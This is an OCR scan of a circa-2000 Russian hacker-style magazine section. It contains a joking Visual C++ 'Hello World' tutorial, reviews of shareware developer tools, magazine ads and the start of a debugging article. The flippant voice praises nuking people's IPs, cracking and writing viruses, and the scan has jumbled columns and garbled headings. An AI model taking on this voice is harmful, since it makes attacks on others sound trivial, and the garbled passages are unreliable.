
## Ну и на сладкое... Вижуал С++ (не путать с аспирином С)

Ты знаешь, на чём хацкеры пишут свое "мягкое варе" (не варение)? Ну чем созданы все эти пинги, нюки, портсканнеры, флудеры, снайферы и прочая хакерская софтверезная лабуда, которую ты с гордым видом юзаешь? Конечно на Visual C с двуми плюсами! Посему-поэтому ты сейчас (с помощью X, конечно) напишешь наше заветное "Hello, World!!!", на этом "СПЯ" (Супер-Пупер Языке). А там уже и до снайферов с бомбами недалеко :). Писать будем на VC++ 5.0 , так как это наиболее распространённая версия. После запуска и открытия File -New ты

Из появившегося окошка ты можешь выбрать всё, что душе угодно, но делать прогу "методом тыка" не советую. Выбираешь "MFC AppWizard(exe)", справа вверху пишешь имя

**ЧТО БУДЕМ ВЫЯТЬ?  
ПОЖАЛУЙ, КРЕКЕР  
ИНТЕРНЕТА МЫ ОСТАВИМ  
Но ПОТОМ, а ПОКА  
Напишем что-нибудь  
ПОПРОЩЕ. НАПРИМЕР,  
ФРАЗУ НАСКЕР БЧ!!! да,  
да, все как в школе:  
твоя первая прога буде  
ет просто выводить  
текст в окне, а что  
поделывашь? думашь,  
легко быть хакером?**

проекта (Project name) и давишь "OK". Далее внимательно разглядываешь следующее окошко.






**ЗНАЧИТ, ТЫ ХОЧЕШЬ СТАТЬ КОДЕРОМ. НЕТ, Я ЗНАЮ, ЧТО ИЗНАЧАЛЬНО ТЫ ХОТЕЛ СТАТЬ ХАКЕРОМ, Но ФИШКА В ТОМ, ЧТО НАСТОЯЩИЙ КУЛ-ХАЦКЕР ОБЯЗАТЕЛЬНО ДОЛЖЕН УМЕТЬ КОДИТЬ, НУ ХОТЯ БЫ ЧУТЬ-ЧУТЬ. ТО ЕСТЬ, ЕСЛИ ТЫ МОЖЕШЬ ЧУЗНАТЬ IP ЧЕЛА И ПОТОМ НЮКНУТЬ ЕГО - ЭТО КРУТО И СТИЛЬНО, И СВОЮ ПОДРУЖКУ ТЫ КОНЕЧНО ЭТИМ ВПЕЧАТЛИШЬ, Но... Но не СВОИХ ДРУЗЕЙ - ПРОГРАММЕРОВ, ПОТОМУ ЧТО ЭТО УМЕЮТ ДЕЛАТЬ ВСЕ. ПОЭТОМУ МЫ БУДЕМ УЧИТЬСЯ КОДИТЬ, ПРИЧЕМ СРАЗУ НА НЕСКОЛЬКИХ ЯЗЫКАХ.**

Слова-то когда-нибудь слышал? Нет?! Ну и не забивай ими голову..."NEXT"



Следующий диалог озадачит тебя вот такими вопросами.



Берешь словарик англо-русский, и, водя указательным пальцем правой руки по экрану, а средним пальцем правой руки по словарю (интересно как это у тебя такое получится), переводишь все содержание окошка. Примерный смысл предоставляемого выбора таков: Одностраничный документ, Многостраничный документ, Базовый диалог. Чуть пониже Ц++ спрашивает язык на котором будет выражаться твоя прога. Ставь английский - хакеру он роднее :), а на русском в школе крестики - нолики играл. Короче, выбираешь Dialog based и NEXT. Теперь он тебя спросит про всякие приятности вроде Windows Socket, ActiveX control, 3D control и пр. и др. Ты такие

"Желаете ли вы сгенерировать комментарии для исходного кода?" - Да, please. - No, пасиба. "Как вы желаете использовать MFC библиотеку" - Как DLL. - Как статически подключенную библиотеку. Оставь все по дефолту и...правильно: "NEXT". И вот долгожданный фишиш!!! Дави "FINISH".

Теперь она что-то там напишет и спросит: "OK" или "CANCEL". Смотри не промахнись, когда будешь нажимать на кнопки... Иди поставь чайку пока она будет генерить код...



Дальше всё интуитивно понятно: разверни папочку слева, в ней разверни Dialog и дважды нажми на второй элемент списка. В середине твоё окно, справа элементы. Кликай правым батоном крысы на текст "TODO: Place dialog controls here." И заходи в Properties. Справа, где написано "TODO: Place dialog controls here." Пиши "HACKED BY!!!". Теперь всё это дружно сохрани и запусти, нажав на красный знак восклицания сверху.

**Добро пожаловать в нашу банду!**

Ну вот, сегодня ты написал ЦЕЛУЮ программу!!! Свою! Теперь тебе осталось только выбрать, какой язык тебе больше понравился, купить пару толстых книг о нем и прочитать их. Ну, или, по крайней мере, дочитать этот спец до конца. Все просто, правда? Так что, пиши крутые проги, и удача с успехом придет к тебе сама. И помни: пиво и труд всё перепрут :-).



В ПРОДАЖЕ В СЕНТЯБРЕ

2000



ВНИМАНИЕ!  
КОНКУРС

● **КАЗАКИ —**  
революция в жанре  
стратегии в реальном времени

ВСЯ ВОЗМОЖНАЯ  
информация

ПОЛНОЕ ПРОХОЖДЕНИЕ  
и путеводитель по "КАЗАКАМ"

СУДЬБА ЕВРОПЫ  
В ТВОИХ РУКАХ!

Специальный выпуск «СТРАНЫ ИГР»,  
полностью посвященный Вселенной «КАЗАКИ»


# ПРОГИ ДЛЯ П

Galap+ [Galap++@mail.ru]

## AnalogX SoftSubmit v1.11

Windows 95/98/NT  
Size:365 Кб.  
Freeware  
<http://www.analogx.com>

Если ты уже написал свою первую, двадцать первую, тысяча сто двадцать первую прогу, и почувствовал, что готов к тому, чтобы получить за нее немного зелени, то первое, что надо сделать - это рассказать о ней всей Сети. В этом тебе поможет Soft Submit. Тебе не придется отвечать на километры запросов, вручную заходить на кучу сайтов, и искать там место, где можно залить свою программу. Заполнив всего одну небольшую форму, в которой надо указать все параметры своего детища, ты можешь спокойно дальше творить софт, пока программа будет рассыпать запросы и обрабатывать ответы. В текущей версии программы доступно 59 серверов. Для каждого сервера можно указать раздел, в который будет помещена твоя программа. Предусмотрена возможность посыпать запросы через прокси-сервер, что может помочь сохранить анонимность. Авторы программы настаивают на том, что полученная польза прямо пропорциональна времени ее использования. Зарегистрированные пользователи регулярно получают обновления. А регистрация бесплатная. "Бороться надо за пользователя" - лениво скажешь ты вытаращившим глаза соседям, когда они увидят сумму на чеке, присланном за какую-то программу, написание которой заняло три дня, а опубликование на всех крупнейших серверах - три минуты. Бороться надо...



## AgWindowWatch v1.3

Windows 95/98/NT  
Size:1627 Кб.  
Freeware  
<http://www.agendumsoftware.com>



Настоящий программист не должен заботиться об удобстве пользователя. Он должен писать проги, с которыми можно работать, только имея три высших технических образования. Его окна и надписи читаются только при том разрешении, при котором были созданы. Но если ты еще не дорос до такого уровня, то программа AgWindowWatch поможет протестировать работу твоего приложения при различных разрешениях экрана. На первый взгляд может показаться, что ты и сам можешь это сделать. Так-то оно так, но как ты, например, установишь такое экзотическое разрешение, как 320x200 или, например, 1280x1024? Думаешь, пользователи с такими не работают? Хм... настоящий программист так и думает... Ладно, что я тебя убеждаю... Становись высокооплачиваемым софтмейкером, пиши такие клевые программы, как Windows 95, Word 97, Microsoft Outlook :) и можешь дальше не читать. Ну а если я тебя все же убедил, то, используя эту программу ты можешь добиться очень красивого и работоспособного интерфейса собственных проектов. И использовать AgWindowWatch не просто, а очень просто. Достаточно выбрать то окно, на которое ты хочешь посмотреть при другом разрешении, и кликнуть на кнопку. Окно автоматически изменит свои размеры. В настройках можно задавать альтернативные разрешения, до 9 штук. Кстати, использование программы значительно удобнее постоянного изменения разрешения в настройках экрана, так как не надо искать под грудой папок и файлов рабочий стол, чтобы быстро кликнуть по нему мышкой, пока злобные иконки не поползли назад. Ведь окно с программой "Всегда наверху". Всегда начеку...



## Картина: screenshot2.gif

A-Flow v3.10  
Windows 95/98/NT  
Size: 521 Кб.  
Shareware  
<http://aflow.cjb.net/>

Ты хочешь стать программистом? Да, не повезло.. Ты же знаешь, как это тяжело... Надо окончить три университета, две магистратуры, стать академиком РАН СССР и, наконец, изучать какое-то объектно-ориентированное программирование, в котором сам черт ногу сломит. Так было (ну, или почти так). Но теперь все изменилось. A-Flow позволит тебе написать свою первую программу, не набрав ни строчки кода. Думаешь, так не бывает? Посмотри и убедись... Создание программы теперь похоже на игру в Lego. Хватаешь кнопку, ставишь на место... Еще один клик мышкой, и по нажатию на это кнопку создается окно с нужной информацией. Несмотря на свою простоту, программа имеет необычайно мощный набор возможностей. С ее помощью ты можешь создавать презентации, мультимедийные приложения, игры, базы данных, системные утилиты и оболочки. Все созданные тобой программы могут быть скомпилированы в так называемые stand-alone EXE файлы, то есть исполняемые файлы, для работы которых не нужно ничего, кроме них самих. С программой поставляется большое количество примеров, так что научиться с ней работать можно за несколько дней. А объектно-ориентированное программирование ты, конечно же, выучишь, правда, к тому времени будешь уже обладателем десятка законченных программ,



# Port Path EP

выполненных с помощью A-Flow. Ведь научиться программировать не просто, а очень просто...

Binary Browser v2.4

Windows 95/98/NT

Windows 8.0, 32-bit

## Shareware

У тебя появились знакомые в странах развитого капитализма? И ты хочешь подарить им копию своей программы? Лучше, конечно, продать, причем за свободно конвертируемые рубли. Но для этого обязательно придется перевести ее на их родной язык, чтобы потом не отвечать на за-нудные вопросы типа: "а у вас файлы от холода не мерзнут?" Тогда почему они такие синие?" Но в процессе перевода легко столкнуться с одной проблемой (кроме незнания языка, естественно :)), а именно с тем, что одни и те же строки приходится заменять по несколько раз. Хорошо еще, если они расположены в одном файле, тогда жмешь "Поиск&Замена", и все. А если в разных файлах? Да разбросанных по нескольким папкам? Без Binary Browser не обойтись... Смотри сам: он ищет указанную

**настоящая  
должен  
удобств  
должен  
с кото  
только  
техничес  
его окн  
только  
при кото**

строку во всех файлах в указанной директории, или даже на всем диске, позволяет одним щелчком мыши во всех этих файлах произвести замену, может искать строки в шестнадцатеричных кодах, что полезно, например, при замене каких-то данных в нетекстовом формате. Помимо этого, он еще и умеет переименовывать файлы по маске. При поиске и замене ты можешь изменять цветовую схему документа, обращая внимание, например, на произведенные замены или просто для того, чтобы не забыть исправить то или иное слово. Кстати, с этим связана уникальная особенность Binary Browser: анимированная функция отмены последнего действия. Уникальность ее в том, что ее можно производить с различной скоростью. Ты увидишь все метаморфозы, которые претерпел документ с момента открытия, включая изменение цветово-

вой гаммы. Иногда просто дух захватывает, и думаешь: а ведь так можно и анимацию создавать... А что? Неплохо будет смотреться ролик, повествующий о том, как ты переводил программу на другой язык, или например как ты удалял все файлы на винчестере... Но это уже совсем другая история.



настоящий программмер не  
должен заботиться об  
удобстве пользователя. он  
должен писать проги,  
с которыми можно работать,  
только имея три высших  
технических образования.  
его окна и надписи читаются  
только при том разрешении,  
при котором были созданы.

Shareware Centrum

## Windows 95/98

Size: 2300 K6.

## Shareware


<http://members.tripod.com/~sushko>

Рабочее место программиста не обязательно должно выглядеть, как захламленная комната с компьютером, обложенным кучей книг по программированию, дискетами, которые жалко выбрасывать ( причем, всё вокруг посыпано средством от тараканов - помогает против багов). Рабочее место shareware программиста тоже может и не быть таким, но без одной вещи он не обойтись не в состоянии. Без программы Shareware Centrum. Может быть, я немного преувеличиваю, но умеет она достаточно для

того, чтобы с ней познакомиться. Ей под силу большинство задач, связанных с организацией продаж и статистикой твоей работы по написанию и распространению шароварного софта. Для всех прог, которые ты распространяешь, она ведет учет списка версий, списка загрузки на сервера, перечня продаж и многое другое. Не забыты и конечные пользователи. Информация о них не заканчивается на паспортных данных, почтовом адресе, дате покупки, общей сумме расчетов и другой статистике. Ведется учет замеченных багов, с указанием даты, ФИО тестера, окраски этого вредоносного существа и многое другое. Интуитивный русский интерфейс не заставит тебя пролистывать мегабайты документации в поисках ответа на вопрос: "Как выйти из программы?", или "Как заставить ее сварить кофе?" Все и так ясно. Кстати: те кто хочет, чтобы программа варила им кофе, самогон, борщ и т.д., могут написать к ней плагин, мето-

дика создания которого подробно освещена на сайте разработчика. И, наконец, для любителей халявы предусмотрена бесплатная регистрация - правда, в обмен на собственоручно написанный плагин. Если ты в состоянии написать хотя бы простенький плагин, сэкономив на этом 45\$ (а именно столько стоит это чудо отечественного софтостроения), то

эта бесплатная (!) программа надолго заставит тебя забыть о тяжелой рутине в жизни shareware программиста.



**Resource-Grabber v2.68**

Windows 95/98/NT  
Size: 1100 Кб.  
Shareware  
[http://www.inner-smile.com/dl\\_res.htm](http://www.inner-smile.com/dl_res.htm)

В детстве на тебя наступил медведь? У тебя растут руки оттуда, откуда у всех растут ноги? Ты просто не умеешь рисовать? Кончились твои мучения... Не в том смысле, что я нашел способ научить тебя рисовать, я и себя то научить не могу, просто с Resource Grabber у тебя отпала возможность... Да нет, с этой возможностью все нормально, просто теперь тебе не надо мучиться, вырисовывая кнопочки, иконки, спрайтики, кадры для анимации и все то, что так необходимо в красивом оформлении твоих программ. Теперь ты можешь вставлять в свои программы качественно выполненные изображения, не прикладывая к этому ни капли усилий. Ну разве что две кнопочки ткнуть, две менюшки нажать, пару галочек поставить и наслаждаться процессом пополнения твоего архива графики и анимации. А откуда они будут браться? Да из файлов твоего компьютера, в которых запрятаны тысячи изображений и видео фрагментов. Ну а если и эти залежи уже успели исчерпаться, то бескрайние просторы USENET не оставят неудовлетворенным даже самого завзятого ценителя компьютерной графики. Настройка программы занимает несколько минут. А после этого она сканирует файлы твоего компьютера, автоматически выдирает оттуда изображения, анимацию, звуки, иконки и курсоры, сортирует их по типу и складирует в указанной директории. Тебе остается только выбрать нужные изображения или звуки, и вставить их в свою программу. Практически также просто использовать изображения из USENET. Автоматически получаемые двоичные файлы будут преобразованы в нечто удобочитаемое, и тоже занесены в твой архив. Самое главное, чтобы на этой почве у тебя не развилось косоглазие, так как количество иконок, картинок и звуков будет возрастать с каждой минутой, а глаза-то у тебя всего два...

**RAPT-Y2K**



Windows 95/98/NT  
Size:  
Shareware  
<http://www.klmpub.com/RAPT-Y2K.zip>

Насколько был страшен рядовым пользователям и программистам баг 2000, да и был ли он вообще, навсегда останется загадкой уходящего тысячелетия. Но если ты всерьез боишься, что твое приложение может некорректно работать после 1999 года, который, даю тебе честное слово, уже прошел, то можешь воспользоваться прогой RAPT Y2K. Она найдет в исходном коде твоей программы, написанной на си, васике, яве, хтмле, коболе, фортране или каком-нибудь другом языке, строки, отвечающие за работу с датой. А тебе просто нужно будет проверить, не забыл ли ты о том, что, чтобы корректно идентифицировать год, нужно знать как минимум его четыре цифры, а вовсе не две, как можно предположить, просматривая бланки справок в анонимном медицинском учреждении для лиц, оставшихся без носа. Но это, конечно же, не о тебе :). Как верно отмечают авторы программы, в принципе, эти функции доступны и в самом простом текстовом редакторе, но не только из-за них следует посмотреть эту, казалось бы, ненужную программу. В первую очередь она писалась для программистов, а именно для тех, которые не могут вручную просматривать в блокноте сотни файлов с исходным кодом, ища пресловутое "А не скажешь ли ты мне, функция, две последние цифры системной даты?". Все найденные строки автоматически нумеруются программой, и выводится отчет по всем просмотренным файлам. С ее помощью ты можешь попробовать поискать в своих программах баг трехтысячного года, и если найдешь, щедро присыпать его средством от тараканов. Верно говорят: если отладка - это процесс уничтожения багов, то программирование - это процесс их создания...

**NeoLite v1.01**

Windows 95/98/NT  
Size: 568 Кб.  
Shareware  
<http://www.neoworx.com>

Так уж повелось в компьютерном мире: программы становятся все больше, а свободного места на винчестерах у пользователей все меньше. Оно бы - то ничего, но когда, зайдя на любимый сайт с программами, ты обнаружишь, что самая маленькая из них занимает 2000 Кб, то поневоле захочется задаться вопросом: а чего это в такой простенький снiffeр или mail бомбер поназасыпывали господа программисты (у которых, видимо, выделенка, и скачать 2 Мб для них тоже самое, что для тебя провайдера пингануть)? Но если бы в этом были виноваты кул-кодеры, это было бы еще полбеды: на самом деле, это ведь это разработчики компиляторов и библиотек постарались. К простой программе размером в 5 Кб подключается библиотека на 1500 Кб, и получается этакий монстр, который делать-то толком ничего не умеет, но место на винчестере занимает. Но и на твоей улице, программер, перевернулся самосвал с пивом :). А спонсор твоего сегодняшнего праздника - программа NeoLite, которая сжимает исполняемые файлы в 2 раза, но не в ущерб производительности. В принципе эта возможность уже стоит того, чтобы ей воспользоваться, но NeoLite умеет и еще более интересные вещи: например, сжимать DLL-файлы, причем экономия места достигает 50-70%. А чтобы кул-хацкеры не копались в твоих маленьких, но очень ценных программах, NeoLite заодно и зашифрует их. В общем, кругом виднеются одни плюсы, а вдалеке маячит огромный минус: минус 50% используемого дискового пространства. Теперь тебе можно повременить с покупкой нового винчестера, лучше взять патронов к старому :).



**В ПРОДАЖЕ  
С 15 СЕНТЯБРЯ**

**Help Pad v2.6**

Windows 95/98  
Size: 1513 Кб.  
Shareware  
<http://www.gcnet.com>



“Поможите, люди добрые. Сами мы не местные...” Так, ну или почти так обращаются к тебе бедные пользователи, которые почему-то не удосужились прочитать readme.txt, в котором ясно и четко описаны все функции твоего приложения. Чтобы такие ситуации не повторялись впредь, может проще сделать стандартный файл справки Windows и использовать его в своих прогах? Да, это не просто, так как чаще всего тебе предлагают засесть за Microsoft Word или какой-нибудь RTF редактор и немного помучиться с сотней-другой макросов, которые надо вставлять в, казалось бы, самые неожиданные места. Но... Help Pad облегчит тебе задачу! Простой и удобный визуальный интерфейс, к которому быстро привыкаешь, обилие настроек, позволяющих удобно сконфигурировать систему под твои нужды - что еще нужно для полного счастья? Ну, пожалуй, только проверка орфографии, полная документация на все используемые макросы, возможность создания не только HLP справки, но и справки в формате HTML... И все это есть в Help Pad. А простая и удобная вставка картинок даст тебе возможность популярно объяснить неразумному пользователю, зачем ему вообще понадобилось открывать помощь, потому что в процессе просмотра он, поумнев, может об этом забыть. В программу встроена возможность создания оглавлений, поэтому ее можно использовать не только для создания файлов справки, но и для того, чтобы создавать электронные книги и пособия. А что? Пусть друзья получат от тебя в подарок интерактивную книгу “Западостроение”, с возможностью адекватно реагировать на клики пользователя форматированием винчестера. Да тебе самому, наверное, будет приятней читать собственные заметки в таком универсальном формате, причем с возможностью переноса на другой компьютер одного файла, а не кучи HTML документов и картинок.



**MU-Trace v1.01**

Windows 95/98  
Size: 527 Кб.  
Freeware  
<http://www.image-integration.com>

Когда ты заходишь на сайт с программным обеспечением, ты часто обнаруживаешь, что половина программ написана не Васей Пупкиным из Одессы и не фирмой Мелкософт, чьи торговые марки защищены грубой физической силой, а встречаешься с загадочной надписью: “Группа разработчиков”. Почему именно группа разработчиков, а не, например, ветераны мясо-молочной промышленности, непонятно, но ясно другое: в одиночку хорошую программу написать очень тяжело, а отладить тем более. Так вот для облегчения нужд отладчиков, работающих в группе, и была написана программа MU-Trace. Ты, наверное, знаешь о существовании так называемого окна отладки, в которое программа выводит информацию о ходе своей работы. Так вот: при работе в группе это окно забивается с невероятной силой, и уследить за своей областью данных практически невозможно. Ты же знаешь, что стоит удалить одну ошибку, как сразу появляется две других. Так же и с отладочными сообщениями. Не прореагировал на одно - получай десяток, да с сообщениями о критических ошибках, и не выключенном в туалете свете. Так вот чтобы отделить зерна от плевел, а нужную отладочную информацию от отладочной информации соседа, просто запусти программу MU-Trace и потрать пять минут на ее настройку. До 255 пользователей могут одновременно участвовать в проекте, ты можешь задать 30 уровней важности выводимой информации, и адекватно реагировать только на те сообщения, которые нужны тебе (“Иди кушать...”, ну или “Пароль соседа на Интернет успешно получен”). Каждому пользователю можно назначить свой цвет, и добиваться выстраивания сообщений об ошибках в порядке цветов радуги, если, конечно, делать уж совсем нечего. Программа запоминает время, в которое произошли те или иные ошибки, поэтому можно не таясь всем рассказывать, что твой Pentium-III, мало того, что перезагружается на 20% быстрее, так и ошибки делает в 3 раза чаще...



**ЧИТАЙТЕ  
В 18(75) НОМЕРЕ  
«СТРАНЫ ИГР»**

**Революция  
в «Стране Игр»!**

**Новая ступень в развитии  
вашего любимого  
журнала:**

**Новая система оценок!**

**Новые рубрики!  
Новый CD!**

**Наконец-то! Новый  
БОЛЬШОЙ постер формата  
A2 в каждом журнале  
с диском! Никаких дырок  
и скрепок!**

**Все это вы сможете  
увидеть, потрогать,  
запустить, повесить на  
стенку и даже почитать  
15 сентября!**

**Этот день вы запомните  
надолго.**

# ДЕБАГ ИЛИ НЕ СЕБЯ ОТ НАС

СО PUSHER [ЛАРКАГЕЛІЕФБМДЛ.ГУ]



ан защищить  
економика

## Мухсы

Подходит к концу лето - время, когда не знаешь, куда деть себя от многочисленных мух, комаров, жуков, пауков и прочей летающей гадости. И ты думаешь наконец-то забыть на добрых полгода те очень приятные ощущения, которые дарят тебе ползающие по твоему телу маленькие шестиногие твари. Не придется тебе в самые ответственные моменты пребывания на [www.lolita.ru](http://www.lolita.ru) отрывать руки от любимого дела, чтобы сбежать с твоего монитора... назойливую муху, которая так и норовит приползти в самое живописное место экрана. Но, кажется, настало время тебя круто обломать, чувак-кульной-программист, ведь теперь и летом, и зимой тебя повсюду будут преследовать самые страшные надоедливые кусающиеся и притом настолько маленькие, что я даже не могу тебе их нарисовать, насекомые - баги. Баги (не путай с "буги") пытаются исключительно твоими мозгами, заставляя тебя не спать ночами, не есть месяцами и не заниматься сексом годами. Эти крошечные жучки поселяются поодиноке или целыми стадами в каждой написанной тобой проге и делают разные маленькие, а бывает и большие пакости, из-за которых ни одна твоя прога не станет работать с первого раза, а будет только вешать твой драгоценный комп и выдавать на экран всякую белиберду.

Что, страшно? Расслабься. Сейчас ты узнаешь, какие средства, придуманные лучшими умами современности, помогут тебе избавиться от багов и какими ими пользоваться. Что тебе для этого потребуется: представление о том, как пишутся программы (хе-хе, просто прочитай глоссарий... а можешь и не читать даже ;), и о языках программирования плюс наличие перед тобой включенного компа с запущенным Visual C++ 6.0. Но не все сразу, а то боишься, чувак, тебя сильно загрузить. Сначала разберемся, что же реально представ-

ты под этой осью, все сразу вспоминают о багах. Как ты понял, баг - это любая ошибка в проге, которая может сильно огорчить юзера, заплатившего добрые сто долларов за приобретение лицензионной версии очередного творения компании Mrakosoft. К сожалению, не только сотрудник конторы Б.Г., месяцами не получающий зарплату, может с голодухи назло начальству напихать кучу ошибок в свой кусок кода. Каждый, такой же как и ты, крутой программер, делает ошибки в своем первом вирусе или первой программе низкоуровневого

ЕСЛИ ТЫ НАМЕРЕВАЕШЬСЯ  
В НЕДАЛЕКОМ БУДУЩЕМ ЗАНЯТЬСЯ  
СГАСК'ОМ, ТО ОСНОВНЫМ  
ИНСТРУМЕНТОМ В ТВОИХ  
ШАЛОВЛИВЫХ РУЧОНОКАХ БУДЕТ,  
КОНЕЧНО ЖЕ, ОТЛАДЧИК, ТВОЙ  
ДРУГ И ВЕРНЫЙ СПУТНИК.

ляют собой баги. Слово "баг" (бага, жучок, вошь, клоп и т.д.) ты, наверное, слышал, когда твои друзья говорили о передовой (ты-ты-ты) операционной системе Microsoft Windows 95/98/00. Когда в очередной раз комп перестает подавать признаки жизни во время рабо-

форматирования винта. Ты не сможешь научиться не делать ошибок, ты сможешь только научиться их находить и исправлять. Для этого люди придумали дебаг.


## DebuG

Дебаг (debug) - это просто поиск и исправление ляпов в твоем коде. По-русски это называется отладкой. Лет 30-40 назад программерам приходилось часами всматриваться в свои исходники с целью найти место, где находится ошибка, из-за которой их прога не могла нормально работать. Но позже для облегчения дебага люди придумали одну интересную вещь - дебагер, прогу, которая помогает найти ошибки в другой (их бин, в нашем случае твоей) проге. Именно как пользоваться дебагером я тебе и поведаю.

